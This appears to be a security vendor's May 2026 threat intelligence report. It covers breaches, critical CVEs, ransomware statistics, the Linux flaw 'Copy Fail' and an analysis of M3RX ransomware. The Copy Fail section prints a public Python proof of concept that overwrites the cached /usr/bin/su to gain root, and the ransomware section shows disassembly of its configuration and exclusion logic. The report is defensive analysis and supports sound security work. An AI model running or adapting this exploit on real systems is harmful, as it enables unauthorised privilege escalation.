Monthly Cyber Threat Intelligence Report

May 2026

About Our Partnership with Cynet

True peace of mind comes from security that stands guard long after the workday ends. Together with Cynet Security, we cover the areas attackers target most including users, endpoints, cloud applications, and the network. A dedicated Security Operations Center monitors these vectors continuously, using AI insight to surface early signs of trouble so analysts can act before issues interfere with operations or compromise data. This partnership brings technology, expertise, and around-the-clock vigilance together in a single, coordinated model that strengthens protection for every organization we support.

About Cynet CyOps

Our deployments are supported by CyOps, a 24x7 team of cybersecurity professionals who act as an extension of your organization. CyOps blends AI-powered detection with hands-on human investigation to provide proactive monitoring, threat validation, and actionable guidance. Together with Cynet's unified AI-powered platform, this combination of technology and expertise delivers the highest level of protection and peace of mind without added complexity.

Copyright © 2026 Cynet

Cyber Threat Intelligence

Introduction

Cyber Threat Intelligence (CTI) is the process of analyzing information about adversaries, campaigns, and malware, then informing the relevant parties about the risks they face and ways to mitigate those risks.

In a fluid threat landscape, CTI aims to shed light on new and developing threats, establishing a common language for all involved personnel in the enterprise to discuss risks and identify options to reduce their organizational attack surface.

CTI is divided into three different segments: strategic, operational, and tactical. Each segment provides information specific to different stakeholders and action plans. While the CEO should be informed of a new campaign that is aimed at its sector, she/he should not (and probably will not) drill into the tactics and techniques used by the adversaries. While the IT personnel should know which firewall rules to add, they should not deal with IOCs. How does it all come together?

CTI is Divided Into:

Strategic CTI

Aimed at C-suite executives and policymakers, strategic CTI provides a high-level view of the threat landscape, with the relevant organizational risks and corporate-level recommendations.

Operational CTI

Aimed at personnel looking to understand the goals or trends of a running campaign, operational CTI provides information on the nature of the attack and the timing of special attacks. This information enables incident response teams to react to these threats and raise awareness of the whole campaign.

Operational intelligence also helps executive managers to develop a strategic threat defense plan. Finally, it identifies gaps in the organization's knowledge so stakeholders can work to bridge these voids.

Tactical CTI

Providing Indicators of Compromise (IOCs) and Tactics, Techniques, and Procedures (TTPs) that are used by adversaries in certain campaigns, tactical CTI helps organizations understand the best way to defend against or prevent those attacks. Compared to the macro level of CTI, tactical CTI zooms in on the "lowest", micro-level of intel. Tactical CTI provides information about specific artifacts so that security teams can instantly hunt down the threat, which can be implemented via Cynet's unified cybersecurity solution.

Tactical intelligence is used by defensive personnel such as security teams, administrators, and system architects.

Copyright © 2026 Cynet

Monthly Critical Cyber News Summary

Title	Description	Severity	Related
Gamification of Supply Chain Attacks: TeamPCP's Dangerous New Bounty Program	A recent post on BreachForums details an initiative termed a "Supply Chain Competition," an event organized jointly by the forum's administrators and the threat group TeamPCP to incentivize supply chain targeting. The premise is straightforward but highly damaging. They are actively crowdsourcing supply chain attacks by offering a $1,000 Monero bounty to whoever can compromise the most widely downloaded packages. To ensure maximum participation, the organizers didn't just announce the contest, they officially open-sourced the "Shai Hulud" worm. By hosting the malware directly on the forum's CDN and making its use a strict requirement for entry, TeamPCP is effectively gamifying cybercrime. They are handing out both the financial incentive and the exact tooling needed to encourage mass-scale attacks across the open-source ecosystem.	Critical	CyberCrime/ Supply Chain Compromise
3,800 GitHub internal repositories breached by TeamPCP group	On May 19th, the TeamPCP hacker group announced they have managed to gain access to GitHub source code and around 4,000 repos of private code, putting up the data for sale on an underground forum starting at $50,000. GitHub has later confirmed the breach of about 3,800 internal repositories. Their investigation has found that the breach was a result of an employee installing a malicious version of the Nx Console extension that was compromised as a result of an npm supply-chain attack on TanStack. The attack was performed by TeamPCP and affected dozens of npm packages, which quickly extended to other projects using stolen CI/CD credentials. GitHub stated that they have since removed the trojanized extension from the VS Code marketplace and have secured the compromised device.	Critical	GitHub/ Data Breach/ TeamPCP
CISA Contractor Exposes AWS GovCloud Keys in Public GitHub Repository	A recent investigation revealed that a contractor associated with the U.S. CISA maintained a public GitHub repository that inadvertently exposed highly sensitive credentials, including AWS GovCloud administrative access keys, plaintext passwords, tokens, and internal system data. The repository, named "Private-CISA," contained extensive information related to internal development environments, including software build processes, DevSecOps infrastructure, and authentication data for critical systems. The exposed files included credentials for multiple high privilege AWS GovCloud accounts, as well as access to internal systems such as CISA's software artifact repositories. The incident appears to stem from poor security practices, including the storage of plaintext passwords, disabling of GitHub's secret-detection protections, and the use of the repository as a synchronization mechanism across multiple environments. The repository remained publicly accessible for an extended period, and notably, exposed credentials reportedly remained valid for up to 48 hours after disclosure, increasing the potential risk window for exploitation.	Critical	Credential Exposure / Government Infrastructure / Data Leakage
Zara Data Breach Exposes Personal Information	Fashion retailer Zara recently suffered a data breach exposing the personal information of over 197,000 customers. The incident, claimed by the extortion gang ShinyHunters, originated from a compromised database hosted by a former technology provider. The attackers leaked a 140GB archive containing unique email addresses, geographic locations, purchase histories, and support tickets. The dataset was published for free on a hacking forum as a promotional tactic to attract users to a new cybercrime platform. The actual impact affected roughly 197,000 individuals. Inditex, Zara's parent company and corporate owner, confirmed that the security of its internal infrastructure was never compromised, and highly sensitive data, such as account passwords and financial payment details, remained secure.	High	Data Breach/ ShinyHunters/ Zara

Copyright © 2026 Cynet

Pre-Stuxnet Malware Tampered with Nuclear Weapons Simulations	A newly published historical analysis examines "fast16," a legacy Lua-based malware from 2005 that predates Stuxnet as a highly sophisticated cyber sabotage tool. Purpose-built to covertly tamper with nuclear weapons testing, fast16 targeted engineering software to manipulate calculations during high-explosive detonation simulations, corrupting uranium shock compression data. The framework demonstrated advanced nation-state capabilities, using over 100 hook rules to survive software updates while spreading laterally to ensure all networked machines produced identical flawed results. Researchers emphasize that the deep physics domain knowledge required in 2005 was remarkably advanced, proving that highly targeted industrial sabotage has been an active threat for over two decades.	High	OT Tampering/ Stuxnet Malware
Sandworm Hackers to Critical OT Assets	Recent intelligence reveals that the Russian state-sponsored threat group Sandworm is actively pivoting from compromised IT networks into critical operational technology (OT) systems. Rather than relying on zero-day exploits, Sandworm capitalizes on pre-compromised environments, leveraging legacy exploit chains and unresolved commodity malware infections to establish footholds. Targeting infrastructure such as power plants and factories, the group aggressively seeks out engineering workstations and industrial control systems. Notably, compromised systems in these campaigns generated high-confidence security alerts for an average of 43 days prior to Sandworm's lateral movement. Operating on a predictable Moscow-time schedule, the threat actor escalates attacks when detected rather than retreating. Security researchers stress that treating routine IT and commodity malware alerts as critical warnings, is essential to preventing these destructive OT breaches.	Ctritical	Sandworm Group/ Russian/ OT Assets
RubyGems Suspends New Signups	RubyGems, the primary package manager for the Ruby programming language, temporarily suspended new account registrations following a major, coordinated malicious attack. The platform hosts "gems", self-contained software packages and libraries that bundle Ruby code, dependencies, and execution metadata for seamless distribution across environments. Recently, targeted by automated bot accounts that aggressively published over 500 malicious junk packages, prompting maintainers to block the bots and yank the uploads. Concurrently, researchers identified a novel campaign dubbed "GemStuffer," which abused the RubyGems registry as a dead-drop data exfiltration channel rather than a traditional malware distribution point. In this campaign, attackers used malicious gems to store data scraped from U.K. government council portals, bypassing the need for a dedicated C2 infrastructure. To combat the abuse, RubyGems paused signups to implement stricter account creation rate-limiting and enable Web Application Firewall (WAF) protections. While the platform confirmed that existing users and packages remained uncompromised, the event underscores a growing trend of threat actors creatively weaponizing open-source ecosystems.	Critical	Supply Chain Attack/ Ruby/ Malware Spam
Foxconn Ransomware Attack	Foxconn, the world's largest electronics manufacturer, has confirmed that a recent cyberattack temporarily disrupted operations at several of its North American facilities. The Nitrogen ransomware gang claimed responsibility for the breach, stating they exfiltrated 8 terabytes of data encompassing over 11 million files. The stolen data reportedly includes highly confidential technical drawings, schematics, and project instructions belonging to major Foxconn clients, including Apple, Nvidia, Intel, and Google. In response to the intrusion, Foxconn immediately activated its incident response mechanisms to contain the threat, and the affected factories are now actively resuming normal production. The threat actors behind Nitrogen, who have been operating since 2023 and utilize leaked Conti 2 source code, are leveraging this massive data theft for double-extortion purposes. This incident marks the latest in a series of ransomware attacks against Foxconn facilities by various groups since 2020, highlighting a persistent targeting of global supply chain nodes. Security analysts note that compromising manufacturing giants allows threat actors to apply immense pressure by simultaneously threatening the proprietary intellectual property of multiple downstream technology clients.	Critical	Ransomware/ Data Exfiltration/ Cyberattack/ Nitrogen Group

Copyright © 2026 Cynet


Monthly High Score Vulnerability Review

CVE	Description	Targeted Assets	Patch	Score
CVE-2026-0300	A buffer overflow vulnerability in **Palo Alto PAN-OS** User-ID Authentication Portal allows an unauthenticated remote attacker to execute arbitrary code with root privileges via specially crafted packets.	Palo Alto PAN-OS versions 10.2 and 11.x	Upgrade to fixed PAN-OS versions or restrict access to the User-ID Authentication Portal	9.8
CVE-2026-20182	An authentication bypass vulnerability in **Cisco Catalyst SD-WAN** Controller and Manager allows an unauthenticated remote attacker to gain administrative privileges and manipulate network configuration.	Cisco Catalyst SD-WAN Manager and Controller versions prior to 20.18.2.2 or 26.1.1.1	Upgrade to fixed Cisco SD-WAN software versions	10.0
CVE-2026-41096	A heap-based buffer overflow vulnerability in **Microsoft Windows DNS** allows an unauthorized remote attacker to execute arbitrary code via specially crafted DNS responses.	Windows 11 and Windows Server versions prior to May 2026 updates	Install May 2026 security updates	9.8
CVE-2026-44277	An improper access control vulnerability in **Fortinet FortiAuthenticator** API endpoints allows an unauthenticated remote attacker to execute unauthorized code or commands via crafted requests.	FortiAuthenticator versions: 6.5.0 through 6.5.6 6.6.0 through 6.6.8 8.0.0 through 8.0.2	Upgrade to one of the following versions: 6.5.7 or above 6.6.9 or above 8.0.3 or above	9.8
CVE-2026-23918	A double free vulnerability in **Apache HTTP** Server with the HTTP/2 protocol may allow a remote attacker to execute arbitrary code via specially crafted requests.	Apache HTTP Server version 2.4.66	Upgrade to version 2.4.67 or above	8.8
CVE-2026-0257	An authentication bypass vulnerability in the GlobalProtect portal and gateway **of Palo Alto Networks PAN-OS** software allows an unauthenticated remote attacker to establish an unauthorized VPN connection.	Palo Alto PAN-OS versions prior to fixed releases in 10.2, 11.1, 11.2 and 12.1 branches with GlobalProtect enabled	Upgrade to a fixed PAN-OS version (e.g. 10.2.18-h6+, 11.1.15+, 11.2.12+, 12.1.7 or later)	7.8
CVE-2026-41089	A stack-based buffer overflow vulnerability in the Windows **Netlogon** service allows an unauthenticated remote attacker to execute arbitrary code on a domain controller via specially crafted network requests.	Windows Server (2012, 2016, 2019, 2022, 2025) acting as domain controllers with Netlogon service enabled	Apply the latest Microsoft security updates (May 2026 patches) for affected Windows Server versions	9.8
CVE-2026-9082	A flaw in **Drupal**'s database abstraction API allows an unauthenticated attacker to perform SQL injection on PostgreSQL-backed sites via crafted requests, potentially leading to data exposure, privilege escalation, or remote code execution.	Drupal versions: 8.9.0–10.4.9 10.5.0–10.5.9 10.6.0–10.6.8 11.0.0–11.1.9 11.2.0–11.2.11 11.3.0–11.3.9	Update to the following versions: Drupal 11: 11.1.10, 11.2.12, 11.3.10 Drupal 10: 10.4.10, 10.5.10, 10.6.9 Drupal 9: Manually apply the Drupal 9.5 patch for this issue 8.9: Manually apply the Drupal 8.9 patch for this issue	9.8

Copyright © 2026 Cynet

Monthly Ransomware Activity Review

Top 10 Groups by # of Claimed Victims



 # OF CLAIMED VICTIMS IN MAY 2026

704

MOST TARGETED COUNTRY

United States

MOST TARGETED SECTOR

Business Services

Copyright © 2026 Cynet

Vulnerability Spotlight

CVE-2026-31431 – Copy Fail; Most Severe Linux Threat in Years

On April 29, researchers publicly disclosed a proof of concept (POC) named Copy Fail, a high-severity Linux local privilege escalation (LPE) vulnerability later tracked as CVE-2026-31431 (CVSS 7.8). The vulnerability affects multiple major Linux distributions and allows a low-privileged local user to corrupt page-cache-backed file content in memory that when used against a privileged executable such as /usr/bin/su, can potentially lead to root privilege escalation while the original file on disk remains unchanged.
Soon after the publication of the POC, CISA has added the vulnerability to their known exploitation vulnerabilities catalog (KEV).

What are the Affected Versions?

- Kernel Versions: 4.14 – 6.19.12
- Linux Distributions: Ubuntu, Amazon Linux, Red Hat Enterprise Linux (RHEL), Debian, SUSE, AlmaLinux, Fedora, and Arch Linux.

How Does it Work?

To understand Copy Fail, it is important to separate two concepts: the file on disk and the page cache.

Linux uses the page cache to keep file content in memory. This improves performance because the operating system can read, map, or execute recently accessed files from memory instead of repeatedly reading them from disk.

Copy Fail does not directly modify protected files on disk. Instead, it abuses the interaction between splice(), AF_ALG, algif_aead, and authencesn to create a controlled 4-byte write into page-cache-backed memory. This becomes dangerous when the affected cached file is a privileged executable, such as /usr/bin/su, because Linux may later execute the corrupted in-memory version while the on-disk file remains unchanged.

This risk is not limited to traditional Linux servers. In containerized environments, containers share the host kernel, and the page cache is managed at that shared kernel level. This means a vulnerable container host or Kubernetes node may expose more than one workload to the same underlying issue, especially when untrusted code can reach the vulnerable crypto interface.

Copyright © 2026 Cynet

```python
#!/usr/bin/env python3
import os as g
import zlib
import socket as s

def d(x):
    """Convert hex string to bytes"""
    return bytes.fromhex(x)

def c(f, t, c):
    """Socket communication function"""
    a = s.socket(38, 5, 0)
    a.bind(("aead", "authencesn(hmac(sha256),cbc(aes))"))
    h = 279
    v = a.setsockopt
    v(h, 1, d('0800010000000010' + '0'*64))
    v(h, 5, None, 4)
    u, _ = a.accept()
    o = t + 4
    i = d('00')
    u.sendmsg([b"A"*4 + c], [[...]])

    try:
        u.recv(8 + t)
    except:
        pass

# Main execution
f = g.open("/usr/bin/su", 0)
i = 0
e = zlib.decompress(d
("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

while i < len(e):
    c(f, i, e[i:i+4])
    i += 4

g.system("su")
```

Figure 1: Public POC snippet demonstrating the Copy Fail exploitation flow

AF_ALG

The chain begins with AF_ALG, a Linux socket interface that exposes the kernel crypto subsystem to user-space programs. Through this interface, a local process can request cryptographic operations from the kernel without needing to implement the crypto logic itself.

algif_aead

Behind the AF_ALG interface, algif_aead handles AEAD (Authenticated Encryption with Associated Data) cryptographic operations, providing combined encryption and integrity checking.
In Copy Fail, algif_aead is critical because of a 2017 optimization that allowed it to run "in-place" operations. Instead of separating the input and output buffers, this design allowed the source and destination scatterlists to share the same physical memory pages to avoid data-copying overhead.

splice()

However, this complex memory handling breaks when chained with splice().
splice() is the component that brings file-backed memory into the chain. It is a Linux system call that transfers data between file descriptors and pipes without a normal user-space copy. In this vulnerability, splice() can pass file-backed page-cache pages by reference into the kernel crypto path. As a result, the crypto operation can hold references to the same physical pages used by normal read(), mmap(), and execve() operations for that file.

Copyright © 2026 Cynet

Authencesn

The final part of the chain is authencesn, the AEAD crypto template where the critical scratch-write behavior exists. During decryption, authencesn uses the destination scatterlist as temporary scratch space and performs a 4-byte write past the expected output boundary. In the vulnerable AF_ALG in-place path, this write can land inside page-cache-backed memory.

At this point, all parts of the chain connect together: splice() brings page-cache-backed file data into the operation, AF_ALG exposes the crypto interface, algif_aead allows the in-place AEAD layout, and authencesn performs the 4-byte scratch write.

The result is the core Copy Fail primitive: a controlled 4-byte write into the page cache.

The attacker can control the target file, the offset inside the cached file content, and the 4-byte value written there.

Although four bytes sounds small, it can be enough to change the behavior of a compiled binary. A few bytes may alter a CPU instruction, a branch condition, or a security check. When repeated, the primitive can be used to patch selected parts of a setuid-root binary in memory.




Figure 2: Copy Fail POC execution showing privilege escalation from a regular user to a root shell

This is what makes Copy Fail stealthier than a normal file modification. A traditional malicious modification changes the file on disk. Copy Fail changes the in-memory page cache, while the on-disk file remains unchanged. As a result, security tools that only compare disk hashes may not see the modification.

Copy Fail is also considered highly severe compared to earlier Linux LPE vulnerabilities such as Dirty COW. Dirty COW relied on a race condition in Linux copy-on-write behavior, while Copy Fail is a straight-line logic flaw that does not require a race window, repeated timing attempts, kernel-specific offsets, or recompilation for the tested distributions.

How to Mitigate?

- Apply kernel updates from your Linux distribution vendor.
- If immediate patching is not possible, the recommended temporary mitigation is to disable the algif_aead module.

Copyright © 2026 Cynet

M3RX Ransomware

Executive Summary

M3RX is an emerging ransomware group operating under a Ransomware as a Service (RaaS) model, observed targeting organizations across multiple regions including North America, Western Europe, and parts of Asia.


The group follows a double extortion strategy, combining file encryption with data exfiltration to increase pressure on victims. Observed targeting spans several sectors, including manufacturing, healthcare, professional services, technology, and education.

The ransomware itself is written in Go (Golang), a language increasingly adopted by modern threat actors due to its cross platform capabilities, ease of compilation, and efficiency in deploying payloads across diverse environments.


Static Analysis

Through static analysis of this file and its strings, we can understand its functionality and capabilities.

The process begins by performing privilege validation, checking if it is running with administrative rights and verifying its access level through process token inspection to ensure it can execute high impact actions.




```
call    main_check_admin
test    rax, rax
jnz     loc_519906
```




```
sub     rsp, 88h
mov     [rsp+88h+var_8], rbp
lea     rbp, [rsp+88h+var_8]
mov     r13, 0
mov     [rsp+88h+var_10], r13
mov     [rsp+88h+var_5D], 0
movups  [rsp+88h+var_30], xmm15
mov     [rsp+88h+var_58], 0
mov     rax, 0FFFFFFFFFFFFFFFFh
mov     ebx, 8
lea     rcx, [rsp+88h+var_58]
call    golang_org_x_sys_windows_OpenProcessToken
nop     dword ptr [rax+00h]
test    rax, rax
jnz     loc_51BD1C
```

It enforces a single instance mechanism using a mutex to prevent duplicate execution.




```
loc_5199B9:
mov     rcx, qword ptr [rsp+1C0h+var_E0]
lea     rax, aOnlyOneInstanc ; "only one instance"
mov     ebx, 11h
lea     rdx, [rsp+1C0h+var_E0]
call    rcx
mov     [rsp+1C0h+var_181], 0
mov     rdx, [rsp+1C0h+var_10]
mov     rcx, [rdx]
call    rcx
mov     rbp, [rsp+1C0h+var_8]
add     rsp, 1C0h
retn
```



```
loc_5190B9:
call    runtime_newproc
xchg    ax, ax
call    main_mutex_exists
test    al, al
jnz     loc_5199B9
```

Copyright © 2026 Cynet

It initializes configurable execution parameters like path, delay, threads, encryption percentage, stealth and logging, indicating a flexible and operator controlled design. The features include hiding the console window and the logging, maintaining a progress log file within the user profile.



```
loc_51910C:
mov     rax, cs:qword_671DE8
lea     rbx, off_5A5CE0
lea     rcx, qword_673B60
lea     rdi, aPath_1    ; "path"
mov     esi, 4
xor     r8d, r8d
xor     r9d, r9d
call    flag__ptr_FlagSet_Var
nop
mov     cs:qword_6C7DA8, 0
mov     rax, cs:qword_671DE8
lea     rbx, off_5A5CB8
lea     rcx, qword_6C7DA8
lea     rdi, aDelay     ; "delay"
mov     esi, 5
xor     r8d, r8d
xor     r9d, r9d
call    flag__ptr_FlagSet_Var
nop
mov     cs:qword_673B78, 0
cmp     cs:dword_6C8070, 0
jnz     short loc_519192
```

```
loc_5191A5:
mov     rax, cs:qword_671DE8
lea     rbx, off_5A5CE0
lea     rcx, qword_673B70
lea     rdi, aTime_0    ; "time"
mov     esi, 4
xor     r8d, r8d
xor     r9d, r9d
call    flag__ptr_FlagSet_Var
nop
mov     cs:qword_6C7DB0, 1
mov     rax, cs:qword_671DE8
lea     rbx, off_5A5CB8
lea     rcx, qword_6C7DB0
lea     rdi, aPerc_0    ; "perc"
mov     esi, 4
xor     r8d, r8d
xor     r9d, r9d
call    flag__ptr_FlagSet_Var
nop
mov     cs:qword_6C7DB8, 0
mov     rax, cs:qword_671DE8
lea     rbx, off_5A5CB8
lea     rcx, qword_6C7DB8
lea     rdi, aThreads_0 ; "threads"
mov     esi, 7
xor     r8d, r8d
xor     r9d, r9d
```


```
call    flag__ptr_FlagSet_Var
nop
mov     cs:byte_6C7CA4, 0
mov     rax, cs:qword_671DE8
lea     rbx, off_5A5C18
lea     rcx, byte_6C7CA4
lea     rdi, aHide      ; "hide"
mov     esi, 4
xor     r8d, r8d
xor     r9d, r9d
call    flag__ptr_FlagSet_Var
nop
mov     cs:byte_6C7CA3, 0
mov     rax, cs:qword_671DE8
lea     rbx, off_5A5C18
lea     rcx, byte_6C7CA3
lea     rdi, aFast      ; "fast"
mov     esi, 4
xor     r8d, r8d
xor     r9d, r9d
nop     dword ptr [rax+00h]
call    flag__ptr_FlagSet_Var
nop
mov     cs:qword_673B58, 0
cmp     cs:dword_6C8070, 0
jnz     short loc_519307
```

```
loc_519316:
mov     rax, cs:qword_671DE8
lea     rbx, off_5A5CE0
lea     rcx, qword_673B50
lea     rdi, aLog       ; "log"
mov     esi, 3
xor     r8d, r8d
xor     r9d, r9d
nop     dword ptr [rax]
call    flag__ptr_FlagSet_Var
nop
mov     rcx, cs:qword_674158
mov     rdx, cs:qword_674150
mov     rdi, cs:qword_674160
nop     dword ptr [rax+rax+00h]
cmp     rcx, 1
jb      loc_519F4F
```

```
loc_51BE2D:
lea     rax, aUserprofile ; "$USERPROFILE"
mov     ebx, 0Ch
lea     rcx, off_575C18
call    os_Expand
mov     rcx, rbx
lea     rdi, aProgressLog ; "\\progress.log"
mov     esi, 0Dh
mov     rbx, rax
xor     eax, eax
call    runtime_concatstring2
xchg    ax, ax
call    path_filepath_Clean
mov     rsi, rbx
mov     rdx, rax
```

```
call    main_hide_console
```

The code shows the ransomware defining an exclusion list of critical system files, extensions, and artifacts, including files such as ntldr, ntuser.dat, bootmgr, bootsect.bak, and various file types like .exe, .dll, .sys, .msi, and .lnk, indicating that it deliberately avoids encrypting essential operating system components and executable files to ensure system stability and maintain the ability to execute its payload without rendering the machine unbootable.



```
; main.is_exclude_file
```

Copyright © 2026 Cynet

```
lea     rdx, aNtldr     ; "ntldr"
mov     [rsp+158h+var_98], rdx
mov     [rsp+158h+var_90], 5
lea     rdx, aNtdetectCom ; "ntdetect.com"
mov     [rsp+158h+var_88], rdx
mov     [rsp+158h+var_80], 0Ch
lea     rdx, aAutoexecBat ; "autoexec.bat"
mov     [rsp+158h+var_78], rdx
mov     [rsp+158h+var_70], 0Ch
lea     rdx, aIconcacheDb ; "iconcache.db"
mov     [rsp+158h+var_68], rdx
mov     [rsp+158h+var_60], 0Ch
lea     rdx, aBootsectBak ; "bootsect.bak"
mov     [rsp+158h+var_58], rdx
mov     [rsp+158h+var_50], 0Ch
lea     rdx, aBootfontBin ; "bootfont.bin"
mov     [rsp+158h+var_48], rdx
mov     [rsp+158h+var_40], 0Ch
lea     rdx, aBootmgr   ; "bootmgr"
mov     [rsp+158h+var_38], rdx
mov     [rsp+158h+var_30], 7
lea     rdx, aThumbsDb  ; "thumbs.db"
mov     [rsp+158h+var_28], rdx
```

```
lea     rcx, aNtuserDat ; "ntuser.dat*"
mov     [rsp+158h+var_118], rcx
mov     [rsp+158h+var_110], 0Bh
lea     rcx, aExe_0     ; "*.exe"
mov     [rsp+158h+var_108], rcx
